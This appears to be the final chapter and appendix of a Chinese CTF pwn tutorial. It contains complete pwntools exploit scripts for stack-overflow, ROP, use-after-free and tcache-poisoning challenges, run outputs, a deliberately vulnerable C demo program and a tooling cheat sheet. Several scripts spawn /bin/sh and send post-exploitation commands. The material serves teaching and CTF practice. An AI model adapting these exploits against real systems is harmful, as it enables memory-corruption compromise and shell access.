9.10 完整腳本

```
#!/usr/bin/env python3
"""house-of-water: UAF -> safe-linking heap leak -> tcache poisoning -> flag"""
import os, re, sys
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

ROOT = '/home/kzzz/Documents/code/ctf/ctf7/pwn'
BIN  = os.path.join(ROOT, 'solve/house/chal_patched')
elf  = ELF(BIN, checksec=False)

SIZE          = 0x100
TCACHE_STRUCT = 0x290              # flag chunk 的「假標頭」
FLAG_USER     = TCACHE_STRUCT + 0x10   # heap+0x2a0
```

```python

def start():
    return process(BIN, cwd=os.path.dirname(BIN))

def exploit(io):
    io.recvuntil(b'> ')

    def add(idx, size):
        io.sendline(b'1')
        io.sendlineafter(b'Index: ', str(idx).encode())
        io.sendlineafter(b'Size: ', str(size).encode())
        io.recvuntil(b'> ')

    def free(idx):
        io.sendline(b'2')
        io.sendlineafter(b'Index: ', str(idx).encode())
        io.recvuntil(b'> ')

    def edit(idx, off, data):
        io.sendline(b'3')
        io.sendlineafter(b'Index: ', str(idx).encode())
        io.sendlineafter(b'Offset: ', str(off).encode())
        io.sendlineafter(b'Length: ', str(len(data)).encode())
        io.recvuntil(b'Data (')
        io.sendafter(b'bytes): ', data)        # fread()：raw bytes，不加換行
        io.recvuntil(b'> ')

    def show(idx, off, length):
        io.sendline(b'4')
        io.sendlineafter(b'Index: ', str(idx).encode())
        io.sendlineafter(b'Offset: ', str(off).encode())
        io.sendlineafter(b'Length: ', str(length).encode())
        out = io.recvuntil(b'> ')
        raw = b''.join(bytes.fromhex(h.decode())
                       for h in re.findall(rb'\b[0-9a-f]{2}\b', out))
        return raw[:length]

    # --- 1. 同一個 tcache bin 的兩兄弟 ---------------------------------
    add(0, SIZE)                # A
    add(1, SIZE)                # B
    free(0)                     # tcache[0x110] = [A]
    free(1)                     # tcache[0x110] = [B, A]

    # --- 2. 從 UAF 的 fd 反推 heap（hexdump，不會被 0x00 截斷） ---------
    fd_a  = u64(show(0, 0, 8))   # A->fd == A >> 12
    fd_b  = u64(show(1, 0, 8))   # B->fd == A ^ (B >> 12)
    a_addr = fd_b ^ fd_a
    heap   = fd_a << 12
    assert a_addr >> 12 == fd_a, 'A/B 不在同一頁'
    log.success('A = %#x  (heap+%#x)   heap = %#x', a_addr, a_addr - heap, heap)

    # --- 3. tcache poisoning -------------------------------------------
    target = heap + TCACHE_STRUCT
    edit(1, 0, p64(target ^ (heap >> 12)))    # B->fd = PROTECT(target)
    log.info('poisoned tcache[0x110]: B -> %#x', target)

    # --- 4. 兩次 malloc：B，然後是假 chunk ------------------------------
    add(2, SIZE)                # 彈出 B
```

```
    add(3, SIZE)                # 彈出 target -> chunks[3] = heap+0x2a0
    log.info('chunks[3] = %#x  (flag buffer)', heap + FLAG_USER)

    # --- 5. 把 flag 印出來 ------------------------------------------
    return show(3, 0, 0x80)

io = start()
flag = exploit(io)
print(flag.decode(errors='replace'))
m = re.search(rb'flag\{[^}]*\}', flag)
log.success('FLAG = %s', m.group().decode())
io.close()
```

9.11 執行結果

```
[+] Starting local process '.../solve/house/chal_patched': pid 1792076
[+] A = 0x557e6a38b510  (heap+0x510)   heap = 0x557e6a38b000
[*] poisoned tcache[0x110]: B -> 0x557e6a38b290
[*] chunks[3] = 0x557e6a38b2a0  (flag buffer)

flag{local_test_flag_house_of_water}
[+] FLAG = flag{local_test_flag_house_of_water}
```

0x510 這個數字是哪來的

它不是我們算的，是**觀察出來的**。實測 layout：

```
heap+0x000   tcache_perthread_struct   (chunk 0x290)
heap+0x290   flag chunk                (chunk 0x90)  -> user heap+0x2a0
heap+0x320    (setup 期間 fopen/fgets 用過的痕跡，已回收)
heap+0x500   A 的標頭                  (chunk 0x110) -> user heap+0x510
heap+0x610   B 的標頭                  (chunk 0x110) -> user heap+0x620
```

為什麼 A 落在 0x510 而不是緊接 flag 之後？因為 `setup()` 期間 `fopen` 配了 FILE 結構、`fgets` 又配了 4KB 讀取緩衝區，`fclose` 把它們還了回去，A 的 `malloc(0x100)` 就從回收出來的位置切。

重點是：這個數字你不需要猜對。腳本裡只用到 `heap+0x290`（tcache 結構，規則可推）與 `A`（leak 來的），`0x510` 只是拿來驗算與除錯。

9.12 「House of ...」是什麼？

你在 pwn 世界會一直看到 `House of Water`、`House of Force`、`House of Spirit`、`House of Einherjar`……這些名字取自《冰與火之歌》的家族，是一串**以「House of X」命名的 heap 利用技巧**。它們的共同點是：**不用傳統的 tcache poisoning**，而是去鑽 glibc 內部函式的縫隙——例如 `malloc_consolidate`、`unlink`、`_int_malloc` 的邊界檢查——所以能繞過比較嚴格的檢查。

這一題其實不是真的 House of Water

這題叫 house-of-water 只是**命名致敬**——它實際的路徑是乾淨的 **tcache poisoning**（最經典、最好懂的那一種）。真正的 House of Water 牽涉 `mp_` 與 `av->system_mem` 的操作，比這題難得多。

所以：看到題目名字很嚇人，先逆下去再說。名字通常只是作者的心情，不是難度保證。

9.13 這一題要帶走的三件事

1. **tcache poisoning 的完整三步驟**：(1) 用 UAF 讀出 `fd` 反推 heap；(2) 用 UAF 覆寫 `fd` 成 `PROTECT(target)`；(3) 連 `malloc` 兩次，第二次就拿到 `target`。**這個模板可以套用到九成的 tcache 題。**
2. **safe-linking 不是防禦，是「換個方式算」**。`fd` 依然是可讀可寫的，只是多了 XOR。你只要知道「同頁 $\Rightarrow$ `>>12` 相同」，就能反推。
3. **hexdump 型的 leak 比 `%s` 型的可靠**。題目給你 `%s` 就要準備重試；給你 hexdump 就一次到位。**先看清楚 leak 的「通道」是什麼，再決定要不要寫重試。**

五題全部打完了

回顧整條路線：

題目	核心觀念
ret2win	堆疊溢位、offset = buf + 8、控制 return address
weakness	同型變化、offset 要從 `lea` 驗證
rop_demo（附加）	ROP chain、`pop rdi ; ret`、16-byte 對齊
soul-archive	UAF + type confusion + tcache LIFO 順序
soul-vault	偽造物件、沒有 `%p` 時從 heap 挖 PIE
house-of-water	tcache poisoning、flag 就在 heap 上

你現在手上的武器：改 return address、組 ROP chain、看 UAF、算 tcache 順序、poison tcache、偽造物件。這六招覆蓋了絕大多數入門到中階的 pwn 題。

10 附錄

10.1 附錄 A：完整腳本（實際跑出 flag 的版本）

下面每一支都是**實際執行過、產出前面那些輸出的原檔**，直接從磁碟讀進來，不是我重打一遍的。要重跑就 `python3 檔名.py`。

A-1 exp/ret2win.py

```python
#!/usr/bin/env python3
# ret2win - classic stack overflow -> jump to win()
# buffer is 10 bytes at rbp-0xa, no canary, no PIE.
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = '/home/kzzz/Documents/code/ctf/ctf7/pwn/work/ret2win/main.out'
elf = ELF(BIN, checksec=False)
```

```
11
12 WIN = elf.symbols['win']
13 RET = 0x40101a          # bare `ret`, used to fix 16-byte stack alignment
14
15 OFFSET = 0xa + 8        # buf[10] + saved rbp
16
17 payload  = b'A' * OFFSET
18 payload += p64(RET)     # align rsp to 16 bytes for win()'s libc calls
19 payload += p64(WIN)
20
21 io = process(BIN, cwd='/home/kzzz/Documents/code/ctf/ctf7/pwn/work/ret2win')
22 io.sendlineafter(b'name?\n', payload)
23 print(io.recvall(timeout=2).decode(errors='replace'))
```

A-2 exp/weakness.py

```
1  #!/usr/bin/env python3
2  # weakness (soul-stone) - ret2win: overflow vault()'s buffer and return into
3  # soul_stone(), which prints the flag that is embedded in .rodata.
4  from pwn import *
5
6  context.arch = 'amd64'
7  context.log_level = 'info'
8
9  BIN = '/home/kzzz/Documents/code/ctf/ctf7/pwn/work/weakness/soul'
10 elf = ELF(BIN, checksec=False)
11
12 SOUL_STONE = elf.symbols['soul_stone']
13 RET = 0x40101a
14
15 OFFSET = 0x20 + 8       # buf[0x20] at rbp-0x20 + saved rbp
16
17 payload  = b'A' * OFFSET
18 payload += p64(RET)
19 payload += p64(SOUL_STONE)
20
21 io = process(BIN, cwd='/home/kzzz/Documents/code/ctf/ctf7/pwn/work/weakness')
22 io.sendlineafter(b'Enter your name: ', payload)
23 print(io.recvall(timeout=2).decode(errors='replace'))
```

A-3 exp/soul_archive.py

```
1  #!/usr/bin/env python3
2  """
3  soul-archive-thanos  --  UAF + type confusion (PIE, canary, Full RELRO)
4
5  Bug chain
6  ---------
7  * merge_souls():  s1 = archive[a], s2 = archive[b]
8                    cached_souls[cache_count++] = s2;   free(s2);
9                    -> archive[b] is NEVER cleared => dangling pointer (UAF)
10 * transfer_soul(): malloc(0x40) and fills it with a "TransferRecord"
11                   whose layout matches a "Soul" (0x40 bytes) -- and the
12                   last field lands exactly on Soul->inspect (+0x38).
```

```
* inspect_soul():  call [soul+0x38](soul)  => rip control with rdi = soul.

Goal
----
soul_ascension(soul) prints the flag when
    total_captured > 5  &&  merges == 3  &&  erased == 1
    && soul->essence == 0x50574e534f554c53 ("SLUOSNWP")

So: capture 6, merge 3x (each frees one chunk), erase 1, then reclaim a
dangling chunk with transfer_soul() and point its +0x38 at soul_ascension.
"""
from pwn import *
import re

context.arch = 'amd64'
context.log_level = 'info'

ROOT = '/home/kzzz/Documents/code/ctf/ctf7/pwn'
BIN = os.path.join(ROOT, 'solve/soul/soul_archive_patched')
elf = ELF(BIN, checksec=False)

MAGIC = 0x50574e534f554c53          # "SLUOSNWP" - what soul_ascension wants
INSPECT_HUMAN = 0x13a9              # used to rebuild the PIE base from a leak
SOUL_ASCENSION = 0x14fb             # real win()

def start():
    if args.REMOTE:
        return remote(args.HOST or 'localhost', int(args.PORT or 1337))
    return process(BIN)


def main():
    io = start()
    io.recvuntil(b'> ')

    def cmd(n):
        io.sendline(str(n).encode())

    def capture(name, typ, essence):
        cmd(1)
        io.sendlineafter(b'Soul name: ', name)
        io.sendlineafter(b'Type: ', str(typ).encode())
        io.sendlineafter(b'Initial Essence (hex value e.g. 1000): ', essence)
        io.recvuntil(b'> ')

    def inspect(i):
        cmd(2)
        io.sendlineafter(b'Enter vessel index (0-7): ', str(i).encode())
        return io.recvuntil(b'> ')

    def merge(a, b):
        cmd(3)
        io.sendlineafter(b'First vessel index to merge: ', str(a).encode())
        io.sendlineafter(b'Second vessel index to merge: ', str(b).encode())
        io.recvuntil(b'> ')

    def erase(i):
        cmd(4)
```

```python
        io.sendlineafter(b'Enter vessel index to erase (0-7): ', str(i).encode())
        io.recvuntil(b'> ')

    def transfer(realm, tid, flags, timestamp, entropy, callback):
        cmd(5)
        io.sendlineafter(b'Realm of origin: ', realm)
        io.sendlineafter(b'Transfer ID (decimal): ', str(tid).encode())
        io.sendlineafter(b'Entropy Flags (decimal): ', str(flags).encode())
        io.sendlineafter(b'Timestamp (hex e.g. 1337): ', timestamp)
        io.sendlineafter(b'Raw Entropy / Essence (hex): ', entropy)
        io.sendlineafter(b'Audit Callback Address (hex, 0 for default): ', callback)
        out = io.recvuntil(b'> ')
        return out

    # ---- 1. six souls (slots 0..5) ------------------------------------
    for i in range(6):
        capture(b'soul%d' % i, 1, b'1000')

    # ---- 2. leak the PIE base -----------------------------------------
    out = inspect(0)
    leak = int(re.search(rb'Inspect Callback: (0x[0-9a-f]+)', out).group(1), 16)
    pie = leak - INSPECT_HUMAN
    log.success('inspect_human leak = %#x  ->  PIE base = %#x', leak, pie)
    win = pie + SOUL_ASCENSION
    log.info('soul_ascension() = %#x', win)

    # ---- 3. three merges: free chunks 1, 3, 5 (archive[] left dangling)
    merge(0, 1)      # total essences add up, s2 = chunk1 freed
    merge(2, 3)      # chunk3 freed
    merge(4, 5)      # chunk5 freed
    log.info('merges = 3, archive[1], archive[3], archive[5] now dangle')

    # ---- 4. one erase: frees chunk0, souls_erased = 1 -----------------
    erase(0)
    # tcache[0x50] LIFO:  chunk0 -> chunk5 -> chunk3 -> chunk1

    # ---- 5. reclaim chunk0 (unreachable, archive[0] = NULL) ------------
    transfer(b'junk', 1, 1, b'0', b'0', b'0')

    # ---- 6. reclaim chunk5 == archive[5] (dangling) and forge a Soul ---
    #  Timestamp          -> Soul.essence  (+0x20)  = magic
    #  Raw Entropy        -> Soul.type     (+0x28)
    #  Audit Callback     -> Soul.inspect  (+0x38)  = soul_ascension
    transfer(b'thanos', 2, 2, hex(MAGIC)[2:].encode(), b'0', hex(win)[2:].encode())

    # ---- 7. inspect(5) -> call [chunk5+0x38](chunk5) --------------------
    out = inspect(5)
    print(out.decode(errors='replace'))

    m = re.search(rb'OWASP\{[^}]*\}', out)
    if m:
        log.success('FLAG = %s', m.group().decode())
    else:
        log.failure('no flag found')
    io.close()


main()
```

A-4 exp/soul_vault.py

```python
#!/usr/bin/env python3
"""
soul-vault-collector  --  UAF -> heap leak -> forged Soul -> PIE leak -> system("/bin/sh")

Bug chain
---------
* release_soul():  free(s->memory); free(s);   -- but souls[idx] is NEVER NULLed
                   => dangling pointer, full UAF on both chunks.
* capture_soul():  soul->memory = malloc(size);
                   read_string(soul->memory, size-1);   <- writes into a chunk
                   => if we can make that malloc() return the address of some
                      *other* object, we forge that object's fields freely.
* inspect_soul():  printf("Memory: %s", soul->memory)   <- arbitrary read
                   call [soul+0x28](soul)               <- rip control, rdi = soul

There is no %p leak anywhere, so the PIE base must be reconstructed from a
string read of memory that already holds a code pointer: a leftover
Soul->callback (slot 0x28), which is always stone_callbacks[0] = PIE+0x1289.

Chain
-----
1. release(1) then inspect(1): S1's tcache fd = S1_chunk >> 12  -> heap base
   (safe-linking turns the fd into a free heap leak, 5 bytes + NUL).
2. release(0): tcache[0x40] = [S0, S1].
3. capture(2, size=0x38): struct malloc pops S0, memory malloc pops S1
   -> soul2->memory = S1_user, so the "Inscribe Memory" write forges the
      fake Soul sitting at S1_user (which souls[1] still points at).
      Forge #1: name="/bin/sh", memory = &soul2->callback (S0_user+0x28),
                callback = 0.
4. inspect(1): "Memory: %s" reads soul2's leftover callback -> PIE base.
5. release(2): frees S1 then S0  -> tcache[0x40] = [S0, S1] again.
6. capture(3, size=0x38): same trick, forge #2:
      name="/bin/sh", memory = 0, callback = system@plt.
7. inspect(1): call [S1_user+0x28](S1_user) == system("/bin/sh").
"""
import os
import re
import sys
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

ROOT = '/home/kzzz/Documents/code/ctf/ctf7/pwn'
BIN = os.path.join(ROOT, 'solve/vault/soul_vault_patched')
elf = ELF(BIN, checksec=False)

CALLBACK_SOUL = 0x1289       # stone_callbacks[0] -- .data[0x4020]
# system@plt starts with endbr64 at 0x1120; pwntools reports the bnd-jmp at
# 0x1124.  Enter at 0x1120 so the jump stays legal when CET/IBT is enforced.
SYSTEM_PLT = 0x1120
assert elf.plt['system'] in (0x1120, 0x1124), hex(elf.plt['system'])
```

```python

S0_OFF = 0x2a0              # souls[0] - heap   (measured with gdb)
S1_OFF = 0x310              # souls[1] - heap


def start():
    if args.REMOTE:
        return remote(args.HOST or 'localhost', int(args.PORT or 1337))
    return process(BIN, cwd=os.path.dirname(BIN))


def exploit(io):
    io.recvuntil(b'Choice: ')

    def capture_raw(size, name, blob, term=True):
        """capture with an exact-length name and an exact-length memory blob."""
        io.sendline(b'1')
        io.sendlineafter(b'Enter Soul Name: ', name)
        io.sendlineafter(b'Enter Memory Size (max 1024): ', str(size).encode())
        io.recvuntil(b'Inscribe Memory: ')
        io.send(blob)
        if term:
            io.sendline(b'')
        io.recvuntil(b'Choice: ')

    def release(idx):
        io.sendline(b'3')          # menu labels match the code: 2 = inspect, 3 = release
        io.sendlineafter(b'Enter vessel index (0-7): ', str(idx).encode())
        io.recvuntil(b'Choice: ')

    def inspect(idx):
        io.sendline(b'2')
        io.sendlineafter(b'Enter vessel index (0-7): ', str(idx).encode())
        return io.recvuntil(b'Choice: ')

    def rename(idx, name):
        io.sendline(b'4')
        io.sendlineafter(b'Enter vessel index (0-7): ', str(idx).encode())
        io.sendlineafter(b'Enter new name: ', name)
        io.recvuntil(b'Choice: ')

    # ---- 1. two souls of size 0x20 (memory chunk 0x30) -------------------
    capture_raw(0x20, b'A', b'aaaa\n')
    capture_raw(0x20, b'B', b'bbbb\n')

    # ---- 2. heap leak ----------------------------------------------------
    release(1)
    out = inspect(1)
    m = re.search(rb'Name: ([^\n]*)\n', out)
    raw = m.group(1)
    if len(raw) != 5:
        raise RuntimeError('bad heap leak (%d bytes): %r' % (len(raw), raw))
    l = u64(raw.ljust(8, b'\x00'))
    heap = l << 12
    s0 = heap + S0_OFF
    s1 = heap + S1_OFF
    assert s1 >> 12 == l, 'safe-linking mismatch'
    log.success('heap = %#x   souls[0] = %#x   souls[1] = %#x', heap, s0, s1)
```

```python

    # ---- 3. release(0) -> tcache[0x40] = [S0, S1] ----------------------
    release(0)

    # ---- 4. forge #1: leak the PIE base --------------------------------
    # landing the *memory* buffer on souls[1] (still dangling at S1_user)
    forge1  = b'/bin/sh\x00' + b'\x00' * (0x20 - 8)          # name  (+0x00)
    forge1 += p64(s0 + 0x28)                                 # memory(+0x20) -> soul2->callback
    forge1 += p64(0)                                         # callback(+0x28) = 0 (skip call)
    forge1 += p32(0) + p32(0)                                # id, mem_size
    assert len(forge1) == 0x38
    capture_raw(0x38, b'C', forge1[:-1])                     # 0x37 bytes + auto NUL

    out = inspect(1)
    m = re.search(rb'Memory: ([^\n]*)\n', out)
    raw = m.group(1)
    if len(raw) != 6:
        raise RuntimeError('bad PIE leak (%d bytes): %r' % (len(raw), raw))
    leak = u64(raw.ljust(8, b'\x00'))
    pie = leak - CALLBACK_SOUL
    assert pie & 0xfff == 0, 'PIE base not page aligned: %#x' % pie
    log.success('callback leak = %#x  ->  PIE base = %#x', leak, pie)

    # ---- 5. free S1 + S0 again -> tcache[0x40] = [S0, S1] ---------------
    release(2)

    # ---- 6. forge #2: rip control --------------------------------------
    forge2  = b'/bin/sh\x00' + b'\x00' * (0x20 - 8)          # name  (+0x00)
    forge2 += p64(0)                                         # memory(+0x20) = 0
    forge2 += p64(pie + SYSTEM_PLT)                          # callback(+0x28) = system@plt
    forge2 += p32(0) + p32(0)
    assert len(forge2) == 0x38
    capture_raw(0x38, b'D', forge2[:-1])
    log.info('forged Soul @ %#x : name="/bin/sh" callback=system@plt (%#x)', s1, pie + SYSTEM_PLT)

    # ---- 7. inspect(1) -> system("/bin/sh") ----------------------------
    io.sendline(b'2')
    io.sendlineafter(b'Enter vessel index (0-7): ', b'1')
    return io


def main():
    for attempt in range(10):
        io = start()
        try:
            io = exploit(io)
            break
        except Exception as e:                       # bad leak byte -> retry
            log.warning('attempt %d failed: %s', attempt, e)
            io.close()
    else:
        log.failure('all attempts failed')
        sys.exit(1)

    io.sendline(b'cat flag.txt flag /flag* 2>/dev/null; id')
    data = io.recvrepeat(2)      # /bin/sh is alive, so the menu never comes back
    print(data.decode(errors='replace'))
    m = re.search(rb'(OWASP|flag)\{[^}]*\}', data)
```

```
    if m:
        log.success('FLAG = %s', m.group().decode())
    else:
        log.failure('no flag found')
    io.close()


main()
```

A-5 exp/house_of_water.py

```
#!/usr/bin/env python3
"""
house-of-water  --  heap UAF -> tcache poisoning -> read the flag out of the heap

The binary
----------
Global arrays in .bss:  chunks[64] @0x4040, sizes[64] @0x4240, freed[64] @0x4440.

    setup()   : buf = malloc(0x80); fgets(buf, 0x80, fopen("./flag.txt","r"));
                => the flag is copied into the FIRST heap allocation and simply
                   left there.  (If the file is missing it stores the dummy
                   "flag{sing_sing_flag_thxt}".)
    do_malloc : chunks[idx] = malloc(size); sizes[idx] = size;   size in [1,0x20000]
                -- no NULL check on chunks[idx]
    do_free   : free(chunks[idx]); freed[idx] = 1;               <-- never NULLed
                => use-after-free
    do_edit   : fread(chunks[idx]+off, 1, len, stdin)            len <= 0x400
    do_show   : hexdump of chunks[idx]+off .. +len
    check_bounds: len in (0,0x400];  off >= (freed[idx] ? -0x10 : 0);
                  off+len <= sizes[idx]
                (the -0x10 "gift" exists precisely so a freed chunk's fd/key
                 can be read and written)

Attack
------
The first heap chunk ever allocated is tcache_perthread_struct, which glibc
creates lazily on the very first malloc() and which occupies the 0x290 bytes
at heap+0x000.  So the flag buffer lives at heap+0x2a0.

1. Two 0x100 chunks A,B (chunk size 0x110).  free(A); free(B):
       A->fd = PROTECT(NULL) = A >> 12
       B->fd = PROTECT(A)    = A ^ (B >> 12)
   show() them (the freed chunks are still readable = the UAF) and recover
       A>>12  -> heap base      (A is in the heap's first page)
2. tcache poisoning: edit(B, 0, p64(T ^ (heap>>12)))  with T = heap+0x290,
   i.e. the "chunk" whose user data (T+0x10 = heap+0x2a0) is the flag.
3. malloc(0x100) twice:  first pop returns B, second pop returns T+0x10.
4. show() that slot with offset 0 -> the flag string.
"""
import os
import re
import sys
from pwn import *

context.arch = 'amd64'
```

```
context.log_level = 'info'

ROOT = '/home/kzzz/Documents/code/ctf/ctf7/pwn'
BIN = os.path.join(ROOT, 'solve/house/chal_patched')
elf = ELF(BIN, checksec=False)

SIZE = 0x100
TCACHE_STRUCT = 0x290          # heap+0x290 = first chunk after tcache_perthread_struct
FLAG_USER = TCACHE_STRUCT + 0x10   # heap+0x2a0


def start():
    if args.REMOTE:
        return remote(args.HOST or 'localhost', int(args.PORT or 1337))
    return process(BIN, cwd=os.path.dirname(BIN))


def exploit(io):
    io.recvuntil(b'> ')

    def add(idx, size):
        io.sendline(b'1')
        io.sendlineafter(b'Index: ', str(idx).encode())
        io.sendlineafter(b'Size: ', str(size).encode())
        io.recvuntil(b'> ')

    def free(idx):
        io.sendline(b'2')
        io.sendlineafter(b'Index: ', str(idx).encode())
        io.recvuntil(b'> ')

    def edit(idx, off, data):
        io.sendline(b'3')
        io.sendlineafter(b'Index: ', str(idx).encode())
        io.sendlineafter(b'Offset: ', str(off).encode())
        io.sendlineafter(b'Length: ', str(len(data)).encode())
        io.recvuntil(b'Data (')
        io.sendafter(b'bytes): ', data)          # fread() -> raw bytes, no newline
        io.recvuntil(b'> ')

    def show(idx, off, length):
        io.sendline(b'4')
        io.sendlineafter(b'Index: ', str(idx).encode())
        io.sendlineafter(b'Offset: ', str(off).encode())
        io.sendlineafter(b'Length: ', str(length).encode())
        out = io.recvuntil(b'> ')
        raw = b''.join(bytes.fromhex(h.decode())
                       for h in re.findall(rb'\b[0-9a-f]{2}\b', out))
        return raw[:length]

    # --- 1. two siblings in the same tcache bin ---------------------------
    add(0, SIZE)                 # A
    add(1, SIZE)                 # B
    free(0)                      # tcache[0x110] = [A]
    free(1)                      # tcache[0x110] = [B, A]

    # --- 2. safe-linking heap leak through the UAF read -------------------
    fd_a = u64(show(0, 0, 8))    # A->fd == PROTECT(NULL) == A >> 12
```

```
    fd_b = u64(show(1, 0, 8))    # B->fd == A ^ (B >> 12)
    a_addr = fd_b ^ fd_a         # A and B share a page -> B>>12 == A>>12
    heap = fd_a << 12
    log.success('A = %#x  (heap+%#x)   heap = %#x', a_addr, a_addr - heap, heap)
    assert a_addr >> 12 == heap >> 12, 'A/B not on the same page'

    # --- 3. tcache poisoning ----------------------------------------------
    target = heap + TCACHE_STRUCT              # fake chunk -> user @ flag
    edit(1, 0, p64(target ^ (heap >> 12)))     # B->fd = PROTECT(target)
    log.info('poisoned tcache[0x110]: B -> %#x', target)

    # --- 4. two pops: B, then the fake chunk ------------------------------
    add(2, SIZE)                # pops B
    add(3, SIZE)                # pops target -> chunks[3] = heap+0x2a0
    log.info('chunks[3] = %#x  (flag buffer)', heap + FLAG_USER)

    # --- 5. read the flag -------------------------------------------------
    return show(3, 0, 0x80)


def main():
    io = start()
    flag = exploit(io)
    print(flag.decode(errors='replace'))
    m = re.search(rb'flag\{[^}]*\}', flag)
    if m:
        log.success('FLAG = %s', m.group().decode())
    else:
        log.failure('no flag in %r', flag)
        sys.exit(1)
    io.close()


main()
```

A-6 ROP 教學示範 exp/rop_demo/rop_demo.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* keeps system@plt in the binary (never actually called) */
void unused(void) { system("echo never called"); }

/* a hand-planted "pop rdi ; ret" gadget, so the demo is self-contained.
   On a real target you take this from libc (after a leak) or use ret2csu. */
__attribute__((naked)) void gadget_pop_rdi_ret(void) { __asm__ volatile("pop %rdi\n ret\n"); }

char *mygets(char *s) { int i = 0; char c;                    /* unbounded, like gets() */
    while (read(0, &c, 1) == 1 && c != '\n') s[i++] = c;
    s[i] = 0; return s; }

void vuln(void) { char buf[64]; mygets(buf); puts("bye"); }

int main(void) { setvbuf(stdout, 0, _IONBF, 0); setvbuf(stdin, 0, _IONBF, 0);
                 puts("[*] rop demo - give me a line:"); vuln(); return 0; }
```

A-7 exp/rop_demo/rop_demo.py

```python
#!/usr/bin/env python3
# Teaching demo: a real ROP chain on a no-PIE / NX / no-canary binary.
#   vuln()'s 64-byte buffer overflows the saved rbp + return address.
#   chain:  pop rdi ; ret -> bss   ; mygets(bss)     (write "/bin/sh" into .bss)
#           pop rdi ; ret -> bss   ; system@plt(bss) (== system("/bin/sh"))
from pwn import *
context.arch = 'amd64'; context.log_level = 'info'

e = ELF('./rop_demo', checksec=False)
POP_RDI = e.symbols['gadget_pop_rdi_ret']
MYGETS  = e.symbols['mygets']
SYSTEM  = e.plt['system']
BSS     = e.bss(0x200)

payload  = b'A' * (0x40 + 8)
payload += p64(POP_RDI) + p64(BSS) + p64(MYGETS)
payload += p64(POP_RDI) + p64(BSS) + p64(SYSTEM)

io = process('./rop_demo')
io.recvuntil(b'line:\n')
io.sendline(payload)          # 1st read: the ROP chain
io.sendline(b'/bin/sh')       # 2nd read: mygets() writes this into .bss
io.sendline(b'echo ROP_SHELL_OK; id -un')   # 3rd read: now a shell
print(io.recvall(timeout=3).decode(errors='replace'))
```

A-8 exp/rop_demo/align_demo.py（16-byte 對齊的對照實驗）

```python
#!/usr/bin/env python3
# Why you sometimes must insert a bare `ret` gadget at the head of a ROP chain:
# inserting one extra 8-byte slot shifts rsp by 8 bytes -> system()'s SSE spills
# land on a non-16-byte-aligned address -> SIGSEGV in movaps.
from pwn import *
context.arch = 'amd64'; context.log_level = 'error'
e = ELF('./rop_demo', checksec=False)
POP = e.symbols['gadget_pop_rdi_ret']
RET = 0x40101a                        # bare `ret`
BSS = e.bss(0x200)
for label, extra in (('aligned chain        ', b''),
                     ('chain + one extra ret', p64(RET))):
    payload  = b'A' * (0x40 + 8) + extra
    payload += p64(POP) + p64(BSS) + p64(e.symbols['mygets'])
    payload += p64(POP) + p64(BSS) + p64(e.plt['system'])
    io = process('./rop_demo')
    io.recvuntil(b'line:\n')
    io.sendline(payload); io.sendline(b'/bin/sh'); io.sendline(b'echo SHELL_REACHED')
    d = io.recvrepeat(2)
    print('%s -> %s' % (label, 'SHELL OK' if b'SHELL_REACHED' in d else 'SIGSEGV, no shell'))
    io.close()
```

10.2 附錄 B：指令速查表

B-1 靜態分析

```
# 防禦機制（pwntools 內建，不必另外裝 checksec）
python3 -c "from pwn import *; print(ELF('chal', checksec=False).checksec())"

# 看符號（函式、全域變數）與位址
nm ./chal | grep -i win
readelf -sW ./chal | grep FUNC

# 反組譯（intel 語法，去掉機器碼比較好讀）
objdump -d -M intel --no-show-raw-insn ./chal | less

# 只看某個函式
objdump -d -M intel --no-show-raw-insn ./chal | sed -n '/<win>:/,/^$/p'

# 找字串 / 找有沒有 /bin/sh
strings -a -t x ./chal | grep -E '/bin/sh|flag'

# 找 gadget（ROP 用）
ROPgadget --binary ./chal --only "pop|ret"
ROPgadget --binary ./chal | grep "pop rdi"

# 找 one_gadget（有 libc 時）
one_gadget ./libc.so.6
```

B-2 gdb（建議裝 pwndbg 或 gef）

```
gdb -q ./chal
  # 常見指令（pwndbg 語法，gef 大致相同）
  vmmap                 # 看 PIE / heap / libc / stack 的基底
  p/x &chunks           # 印全域變數位址
  x/8gx &chunks         # 以 8 bytes 為單位 dump
  x/s 0x55555555b2a0    # 當字串讀
  telescope $rax 8      # 一路解指標往下追
  heap chunks           # 列出所有 heap chunk（超好用）
  tcachebins            # 看每個 tcache bin 裡有什麼
  bins                  # 看 unsorted / small / large bins
  break do_malloc
  break *(do_malloc+0xc7)
  p/x $rax
  # 不想手動跑，直接在 pwntools 裡掛
  # gdb.attach(io, 'b *main+0x50')
```

heap chunks 是你的好朋友

只要在 pwndbg 裡打 `heap chunks`，它就會把整個 heap 的 chunk 由下往上列出來，包括 `tcache_perthread_struct`、每個 chunk 的位址、size、屬於哪個 bin。**第六章那些 `0x2a0`/`0x290` 的推導，我都是用這一行對答案的。**

B-3 pwntools 常用片段

```python
from pwn import *

io = process('./chal', cwd='./dir')        # 本機
io = remote('host', 1337)                  # 遠端
io = gdb.debug('./chal', 'b *main+0x40')   # 直接開 gdb

io.sendlineafter(b'Choice: ', b'1')        # 等到提示再送（比 sleep 可靠）
io.recvuntil(b'> ')
io.sendafter(b'bytes): ', raw_bytes)       # 不加換行（fread 用）
io.recvrepeat(2)                           # 把剩下的輸出全部收乾淨（拿到 shell 後用）

flat([a, b, c])                            # = p64(a)+p64(b)+p64(c)，還自動對齊
p64(0x40125e) / u64(b'\x5e\x12\x40\0\0\0\0\0')

elf = ELF('./chal', checksec=False)
elf.symbols['win']                         # 符號位址
elf.got['printf'] / elf.plt['system']      # GOT / PLT
libc = ELF('./libc.so.6'); libc.symbols['system']

# 找 offset（cyclic）
io.sendline(cyclic(200))                   # 讓它爆
core = io.corefile                         # 讀 core
offset = cyclic_find(core.read(core.rsp, 4))
```

cyclic_find 只適合「確定位址」型的爆掉

如果程式的 `win()` 不存在、你要自己組 ROP，**offset 請從反組譯的 `lea rax,[rbp-0x??]` 算**（+8 = saved rbp）。用 cyclic 猜出來的 offset 你事後完全無法解釋，而且換編譯最佳化就錯。

B-4 環境修復

```bash
# 題目附的 libc/ld 版本不對時，用 patchelf 讓執行檔吃題目附的那一組
patchelf --set-interpreter ./ld-2.35.so --set-rpath . ./chal_patched
# 或一行解決（會自動處理 interpreter + rpath + debug）
pwninit

# 確認 patch 後用的是哪個 libc
